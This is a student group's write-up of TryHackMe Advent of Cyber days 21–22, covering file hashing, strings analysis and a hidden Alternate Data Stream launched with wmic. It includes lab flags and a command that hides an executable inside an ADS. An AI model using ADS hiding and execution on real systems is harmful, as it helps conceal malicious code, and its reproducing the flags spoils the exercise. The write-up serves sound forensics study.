

# PSP0201

## Week 6

## Writeup

Group Name: study group

Members


ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

## Day 21 Time for some ELForensics

Tools used: Kali Linux, Remmina

### Question 1

Use command more dB file hash.txt to find out the MD5 hash for this file



```
Windows PowerShell

Method execution successful.
Out Parameters:
Instance of __PARAMETERS
{
    ProcessId = 3000;
    ReturnValue = 0;
};


PS C:\Users\littlehelper\Documents> more db file hash.txt
Get-Content : Cannot find path 'C:\Users\littlehelper\Documents\db' because it
does not exist.
At line:7 char:9
+ ~~~~~ Get-Content $file | more.com ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\littlehelper\Documents\d
b:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCont
entCommand

PS C:\Users\littlehelper\Documents> more 'db file hash.txt'
Filename:      db.exe
MD5 Hash:     596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents>
```

## Question 2

Use command given Get-FileHash -Algorithm MD5 deebee.exe to get the file hash of the deebee.exe file



The screenshot shows a Windows PowerShell window with the title bar 'Windows PowerShell'. The directory is 'C:\Users\littlehelper\Documents'. It lists two files: 'db file hash.txt' (63 bytes) and 'deebee.exe' (5632 bytes). The command 'Get-FileHash -Algorithm MD5 db file hash.txt' is executed, resulting in an error: 'Get-FileHash : A positional parameter cannot be found that accepts argument 'file''. The error details show 'InvalidArgument: (:) [Get-FileHash], ParameterBindingException' and 'FullyQualifiedErrorId : PositionalParameterNotFound,Get-FileHash'. The second command 'Get-FileHash -Algorithm MD5 deebee.exe' is executed successfully, showing the MD5 hash '5F037501FB542AD2D9B06EB12AED09F0'.

```
Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----           11/23/2020  11:21 AM             63 db file hash.txt
-a----           11/23/2020  11:22 AM          5632 deebee.exe

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 db file hash.txt
Get-FileHash : A positional parameter cannot be found that accepts argument
'file'.
At line:1 char:1
+ Get-FileHash -Algorithm MD5 db file hash.txt
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Get-FileHash], ParameterBind
ingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Get-FileHash

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents>
```

### Question 3

Change the command MD5 to SHA256 to get the file hash

```
Windows PowerShell

PS C:\Users\littlehelper\Documents> more db file hash.txt
Get-Content : Cannot find path 'C:\Users\littlehelper\Documents\db' because it
does not exist.
At line:7 char:9
+ ~~~~~ Get-Content $file | more.com ~~~~~
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\littlehelper\Documents\d
b:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCont
entCommand

PS C:\Users\littlehelper\Documents> more 'db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

PS C:\Users\littlehelper\Documents> 
```

#### Question 4

Use the command given which is `c:\Tools\strings64.exe -accepteula deebee.exe` to get the flag

```
Windows PowerShell

MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED


PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
```

```
Windows PowerShell

System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\little
lper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream
dedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
```

## Question 6

Use the command given and change the filename to deebee.exe to get into the database



```
Windows PowerShell


+ CategoryInfo          : ObjectNotFound: (deebee.exe:String) [Resolve-Path]
+ DriveNotFoundException
+ FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.ResolvePathCommand

Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 21;
};

PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hiddenb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3000;
    ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents>
```


After that we should see a flag in the database prompt



```
Select C:\Users\littlehelper\Documents\deebee.exe:hiddenb
Choose an option:
1) Nice List
2) Naughty List
3) Exit
THM{088731ddc7b9fdeccaed982b07c297c}
Select an option: _
```

### Question 7

We choose option 1 and we saw that the name of Sharika Spooner is there




A screenshot of a Windows command prompt window. The title bar at the top reads "C:\Users\littlehelper\Documents\deebie.exe:hideb". The window has standard Windows window controls (minimize, maximize, close) on the right. The command prompt area is black with white text. It displays a list of 20 names, one per line. The names are: Kareem Frakes, Jacques Elmore, Margery Weatherly, Glenn Montufar, Joy Keisler, Wendy Lair, Lucas Gravitt, Malka Burley, Darleen Rhea, Mozell Linger, Shantell Matsumoto, Garth Arambula, Lavada Whitlock, Chance Heisler, Goldie Kimrey, Muriel Ariza, Missy Stiner, Sanford Geesey, Jovan Hullett, Sherlene Loehr, Melisa Vanhooose, and Sharika Spooner. A green circular icon with a white 'G' is visible on the right side of the command prompt window, partially overlapping the list of names.

```
C:\Users\littlehelper\Documents\deebie.exe:hideb
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner
```



### Question 8

We choose option 2 and we saw that the name of Jamie Victoria is there

A screenshot of a terminal window with a black background and white text. The window title bar shows the path 'C:\Users\littlehelper\Documents\deebie.exe:hidendb'. The terminal displays a list of 20 names, one per line. The names are: Cira Mccay, Andre Schepis, Gabriel Youngren, Lilia Waldrip, Jesenia Pressley, Zulema Mcgrory, Alishia Abadie, Clementine Wotring, Maximina Lamer, Allyson Reich, Laurine Bryce, Carmelo Reichel, Savannah Helsel, Rossie Nordin, Glenn Malpass, Dahlia Bortz, Denice Wachtel, Frances Merkle, Thomasena Latimore, Laurena Gardea, Delphine Gossard, and Jaime Victoria. A green circular icon with a white 'G' is visible on the right side of the terminal window.

```
C:\Users\littlehelper\Documents\deebie.exe:hidendb
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
```

### Thought process/Methodology:


We open a new file at remmina and type in the IP address and use the username and password given. After that, we open the command prompt in the remmina and use more command to get the file hash of file hash.txt file. To get the file hash of MD5 of deebie.exe we used the command given on the Tryhackme website and found that the file hash of MD5 is shown up, and to get the file hash of SHA256 we just change the MD5 to SHA256 and we also get the file hash there. Other than that, we use the string command on the Tryhackme website to get the flag of the string of the deebie.exe file. The command that is used to view the ADS is the Get-Item -Path deebie.exe -Stream \*. After that, we used command given on the Tryhackme website which is [wmic process call create \$(Resolve-Path deebie.exe:hidendb) to get into the database, and then we saw the flag show up. Lastly, we try options 1 and 2 to find the name of Sharika Spooner and Jamie Victoria.

## Day 22 Elf McEager becomes CyberElf


Tools used: Cyberchef, Reminna, Kali Linux

### Question 1

We copy the name of the folder to cyberchef



Open the cyberchef on the web browser



Select the mode to magic and we found the password

Input

length: 24  
lines: 1

+ □ ↩ 🗑 📑

dGh1Z3JpbmNod2FzaGVyZQ==

Output

time: 28ms  
length: 21543  
lines: 794

💾 📄 ↩ 🔍

Recipe (click to load)	Result snippet	Properties
